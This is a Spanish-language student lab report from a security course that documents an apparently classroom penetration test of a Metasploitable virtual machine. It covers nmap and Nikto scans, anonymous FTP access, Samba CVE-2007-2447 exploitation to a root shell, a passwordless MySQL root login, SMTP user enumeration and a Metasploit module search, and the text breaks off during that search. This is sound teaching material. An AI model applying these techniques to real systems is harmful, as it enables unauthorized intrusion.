


INFORME DE TALLER PRÁCTICO

DATOS DE LA ASIGNATURA	
Nombre(s) del Estudiante(s): Oliver Velasque	Nivel: 4
Carrera: Desarrollo de Software	Asignatura: Seguridad Informática

1. Escaneo y Análisis del Servicio FTP (vsftpd)

- Se visualiza el puerto 21 abierto en el sistema, exponiendo el servicio de archivos bajo la versión vsftpd 2.3.4




```
(kali@kali)~$ sudo nmap -sV -p 21 192.168.100.226
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 22:11 -0400
Nmap scan report for 192.168.100.226
Host is up (0.0015s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

- Los resultados del script son una mala configuración en el servicio al permitir conexiones anónimas



```
(root@kali)-[/home/kali]
# nmap --script ftp-anon,ftp-bounce -p 21 192.168.100.226
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 22:19 -0400
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Nmap scan report for 192.168.100.226
Host is up (0.0016s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:7A:86:D3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

- Iniciamos sesión con el usuario anonymous y confirmamos con Enter en la solicitud de contraseña para validar la conexión anónima

```
(root@kali)-[/home/kali]
# ftp 192.168.100.226
Connected to 192.168.100.226.
220 (vsFTPD 2.3.4)
Name (192.168.100.226:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

2. Explotación de Samba (CVE-2007-2447)

- Mediante la fase de reconocimiento, identificamos el sistema operativo base y validamos que Samba 3.0.20 se encuentra activo


```
Session Actions Edit View Help
(root@kali)-[/home/kali]
# nmap -p 139,445 --script smb-os-discovery 192.168.100.226
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 22:35 -0400
Nmap scan report for 192.168.100.226
Host is up (0.0022s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:7A:86:D3 (Oracle VirtualBox virtual NIC)


Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-05-14T22:35:27-04:00

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```


- Configuramos y ejecutamos el exploit específico para atacar la versión del software vulnerable



- Establecemos los parámetros de red para inspeccionar el entorno con el comando options para constatar que todas las directivas obligatorias estén correctamente configuradas



- Lanzamos el ataque ingresando la instrucción exploit en la consola para procesar la carga útil en la máquina víctima



- Accedemos al sistema mediante la shell interactiva, creamos el archivo de auditoría para registrar el compromiso y confirmamos su correcta creación inspeccionando la ruta establecida dentro de la máquina víctima

```

whoami
root

touch /root/evidencia_samba.txt
ls -l /root/evidencia_samba.txt
-rw-rw-rw- 1 root root 0 May 14 22:50 /root/evidencia_samba.txt

```

- Análisis del Vector de Ataque: CVE-2007-2447

El vector de ataque utilizado aprovecha la vulnerabilidad CVE-2007-2447 presente en la implementación de Samba 3.0.20. Este defecto de seguridad permite la ejecución remota de código arbitrario debido a un fallo de inyección de comandos.

La raíz del problema se encuentra en la falta de mecanismos de sanitización en los parámetros de entrada del servicio. Cuando un cliente intenta autenticarse, el demonio principal transfiere el nombre de usuario directamente a un script de mapeo interno sin filtrar metacaracteres propios de la shell de Linux. Al incrustar caracteres de escape o ejecución, un atacante logra que el sistema operativo subyacente interprete la cadena como órdenes nativas. Dado que el servicio se ejecuta en el contexto de un usuario administrador, el impacto se traduce en el compromiso total del host, otorgando una sesión remota con privilegios de root.

3. Análisis de Servicio Web (Apache + Tomcat)

- Escaneo y validación de los puertos web 80 y 8180 en la IP objetivo para la enumeración de los servicios activos en el sistema comprometido

```

Session Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
(root@kali)-[/home/kali]
# nmap -sV -p 80,8180 192.168.100.226
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 23:00 -0400
Nmap scan report for 192.168.100.226
Host is up (0.0017s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
8180/tcp   open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7A:86:D3 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds

(kali@kali)-[/home/kali]
#

```

- Corremos un análisis con Nikto apuntando a la IP de la máquina vulnerada para auditar sus servicios web y evaluar los fallos de seguridad reportados por la herramienta

```
root@kali:~/home/kali
nikto -h http://192.168.100.226
Nikto v2.6.0

+ Target IP: 192.168.100.226
+ Target Hostname: 192.168.100.226
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-05-14 23:02:30 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ ERROR: Failed to check for updates: 403
+ [999888] /: Retrieved x-powered-by header: PHP/5.2.4-Jubuntu5.10.
+ [240908] /robots/: Directory indexing found.
+ No CGI Directories found (use "-C all" to force check all possible dirs). CGI tests skipped.
+ [999240] /index: Unknown header(s) 'c' found, with contents: list.
+ [999967] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebd
c9d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [000023] /wp/?/: 2.4-Jubuntu5.10 appears to be outdated (current is at least 8.5.1).
+ [000058] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).
+ [013507] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013507] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013507] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy
+ [013507] /: Suggested security header missing: referer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer-Policy
+ [013507] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000616] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.
+ [740908] /doc/: Directory indexing found.
+ [001213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ [001284] /phpmyadmin/240c3c32-11d3-A349-4C70B0C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-p
hp-easter-egg/
+ [001387] /phpmyadmin/240c3c32-11d3-A349-4C70B0C10000: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-p
hp-easter-egg/
+ [001387] /phpmyadmin/240c3c32-11d3-A349-4C70B0C10000: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-p
hp-easter-egg/
+ [001387] /phpmyadmin/240c3c32-11d3-A349-4C70B0C10000: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-p
hp-easter-egg/
+ [001750] /phpmyadmin/changlog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ [999984] /phpmyadmin/changlog: Server may leak inodes via ETags, header found with file /phpmyadmin/changlog. Inode: 92462, size: 48548, mtime: Tue Dec 9 12:24:00 2008. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-
3438
+ [001790] /phpmyadmin/changlog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ [740908] /test/: Directory indexing found.
+ [001094] /test/: This might be interesting.
+ [002090] /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CVE-552
+ [013118] [003358] /icons/README: Apache default file found. See: https://www.ontweb.co.uk/apache-restricting-access-to-icons/README/
```

- Iniciamos un análisis con Nikto sobre el puerto 8180 de la máquina vulnerada, permitiéndonos evaluar las directivas de seguridad y las vulnerabilidades potenciales de la plataforma

```
root@kali:~/home/kali
nikto -h http://192.168.100.226:8180
Nikto v2.6.0

+ Target IP: 192.168.100.226
+ Target Hostname: 192.168.100.226
+ Target Port: 8180
+ Platform: Unknown
+ Start Time: 2026-05-14 23:17:39 (GMT-4)

+ Server: Apache-Coyote/1.1
+ ERROR: Failed to check for updates: 403
+ No CGI Directories found (use "-C all" to force check all possible dirs). CGI tests skipped.
+ [500645] /favicon.ico: Identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community. See: https://en.wikipedia.org/wiki/Favicon
+ [013507] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy
+ [013507] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013507] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013507] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013507] /: Suggested security header missing: referer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer-Policy
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000356] /: Appears to be a default Apache Tomcat install.
+ [95] /admin/contextAdmin/contextAdmin.html: Cookie JSESSIONID created without the httpOnly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ [001226] /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0672
+ [001407] /webdav/index.html: WebDAV support is enabled.
+ [003502] /jsp-examples/: Apache Java Server Pages documentation. See: CVE-552
```

- Ingresamos mediante Firefox al panel de gestión de Tomcat y realizamos la prueba de autenticación con las credenciales preestablecidas, verificando que el acceso no se encontraba protegido de forma adecuada

4. Explotación de MySQL con Credenciales Débiles

- Inspeccionamos los servicios internos del servidor para validar la presencia y el estado de ejecución del demonio de MySQL en la máquina objetivo

```
Session Actions Edit View Help
root@kali:~/home/kali
nmap -sV -p 3306 192.168.100.226
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 23:40 -0400
Nmap scan report for 192.168.100.226
Host is up (0.0024s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
MAC Address: 08:00:27:7A:86:D3 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds

root@kali:~/home/kali
```

- Ejecutamos el cliente del sistema de gestión de bases de datos para realizar una conexión directa y acceder a las tablas e información almacenada en el servidor víctima

```

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
MAC Address: 08:00:27:7A:86:D3 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds

(root@kali)-[/home/kali]
# mysql -h 192.168.100.226 -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(root@kali)-[/home/kali]
# mysql -h 192.168.100.226 -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(root@kali)-[/home/kali]
# mysql -h 192.168.100.226 -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(root@kali)-[/home/kali]
# mysql -h 192.168.100.226 -u root -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

```

- Finalmente, ingresamos a la consola interactiva del sistema de gestión de bases de datos, quedando habilitados para ejecutar consultas y listar las bases de datos existentes en la máquina objetivo

```

Session Actions Edit View Help
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 23:40 -0400
Nmap scan report for 192.168.100.226
Host is up (0.0024s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
MAC Address: 08:00:27:7A:86:D3 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds

(root@kali)-[/home/kali]
# mysql -h 192.168.100.226 -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(root@kali)-[/home/kali]
# mysql -h 192.168.100.226 -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(root@kali)-[/home/kali]
# mysql -h 192.168.100.226 -u root -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

(root@kali)-[/home/kali]
# mysql -h 192.168.100.226 -u root -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SELECT user, host FROM mysql.user;
+-----+-----+
| user | host |
+-----+-----+
| debian-sys-maint | % |
| guest | % |
| root | % |
+-----+-----+
3 rows in set (0.004 sec)


MySQL [(none)]>

```

5. Enumeración de Usuarios vía SMTP (Postfix)

- Inspeccionamos el puerto 25 y empleamos un script específico de nmap

diseñado para interactuar con el protocolo de correo, permitiéndonos consultar qué diccionarios o nombres de cuentas se encuentran registrados en el objetivo




```
root@kali: /home/kali
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# nmap -p 25 --script smtp-enum-users 192.168.100.226
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 23:50 -0400
Nmap scan report for 192.168.100.226
Host is up (0.0019s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
| smtp-enum-users:
|_ Method RCPT returned a unhandled status code.
MAC Address: 08:00:27:7A:86:D3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
(root@kali)-[/home/kali]
```

- La herramienta dedicada aprovecha un diccionario de vectores de identidad almacenado en Kali Linux para realizar consultas iterativas. Utilizando el comando VRFY del protocolo de correo, el script interroga al demonio SMTP, el cual devuelve códigos de estado que revelan con precisión qué cuentas de usuario se encuentran activas y válidas en la máquina víctima



```
kali-linux-2026.1-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali: /home/kali
Session Actions Edit View Help
# smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t 192.168.100.226
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

+-----+ Scan Information +-----+
|                                     |
| Mode ..... VRFY                  |
| Worker Processes ..... 5         |
| Usernames file ..... /usr/share/wordlists/metasploit/unix_users.txt |
| Target count ..... 1             |
| Username count ..... 175         |
| Target TCP port ..... 25         |
| Query timeout ..... 5 secs       |
| Target domain .....              |
|                                     |
| ##### Scan started at Thu May 14 23:53:32 2026 ##### |
| 192.168.100.226: backup exists    |
| 192.168.100.226: bin exists       |
| 192.168.100.226: daemon exists    |
| 192.168.100.226: distccd exists   |
| 192.168.100.226: ftp exists       |
| 192.168.100.226: gnats exists     |
| 192.168.100.226: games exists     |
| 192.168.100.226: libuuid exists   |
| 192.168.100.226: irc exists       |
| 192.168.100.226: lp exists        |
| 192.168.100.226: list exists      |
| 192.168.100.226: mail exists     |
| 192.168.100.226: man exists       |
| 192.168.100.226: news exists      |
| 192.168.100.226: mysql exists     |
| 192.168.100.226: nobody exists    |
| 192.168.100.226: postgres exists  |
| 192.168.100.226: postfix exists   |
| 192.168.100.226: postmaster exists |
| 192.168.100.226: proxy exists     |
| 192.168.100.226: ROOT exists      |
| 192.168.100.226: root exists      |
| 192.168.100.226: service exists   |
| 192.168.100.226: sshd exists      |
| 192.168.100.226: sys exists       |
| 192.168.100.226: sync exists      |
| 192.168.100.226: syslog exists    |
| 192.168.100.226: uucp exists      |
| 192.168.100.226: user exists      |
| 192.168.100.226: www-data exists  |
| ##### Scan completed at Thu May 14 23:53:36 2026 ##### |
| 30 results. |
|                                     |
| 175 queries in 4 seconds (43.8 queries / sec) |
|                                     |
+-----+

Places
- Desktop
- Home
- Recent
- Trash
```

6. Explotación del Backdoor en UnrealIRCd 3.2.8.1

- Se procedió a consultar la base de datos de Metasploit en busca de vectores de ataque para el servicio Unreal, identificando los módulos disponibles para la vulneración del sistema objetivo

```

Shell No. 1
Session Actions Edit View Help
$ /usr/share/kali-menu/helper-scripts/metasploit-fr
anework.sh
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
[!] Database already started
[!] The database appears to be already configured,
skipping initialization
Metasploit tip: Use the analyze command to suggest
runnable modules for
hosts

d888888b d888P d888888P d88888b
'd8' d8P
d8'd'b'd8' d88P d8P d8P d8
d8'd8'd8' d8P d8P d8P d8
d8'd'b'd8' d8888P d8P d888888b

d888888b d88888b d8P d8888P d8P d888888P
--o--
d8P d8888P d8P d8'b' d8P d8P
d8888P d8P d8888P d8888P d8P d8P

To boldly go where no
shell has gone before

[ metasploit v6.4.116-dev ]
+ -- [ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ -- [ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Ov
erflow (linux)
1 \ target: Automatic . . . .
2 \ target: UT2004 Linux Build 3120 . . . .
3 \ target: UT2004 Linux Build 3186 . . . .

```

- Una vez seleccionado el exploit con ranking excellent, revisamos las opciones del módulo para configurar el RHOSTS y asegurar que el entorno de explotación esté listo para su ejecución


```
kali-linux-2026.1-virtualbox-amd64 (Instantánea 1) [Comando] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
Shell No.1
Session Actions Edit View Help
# Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 \ target: Automatic
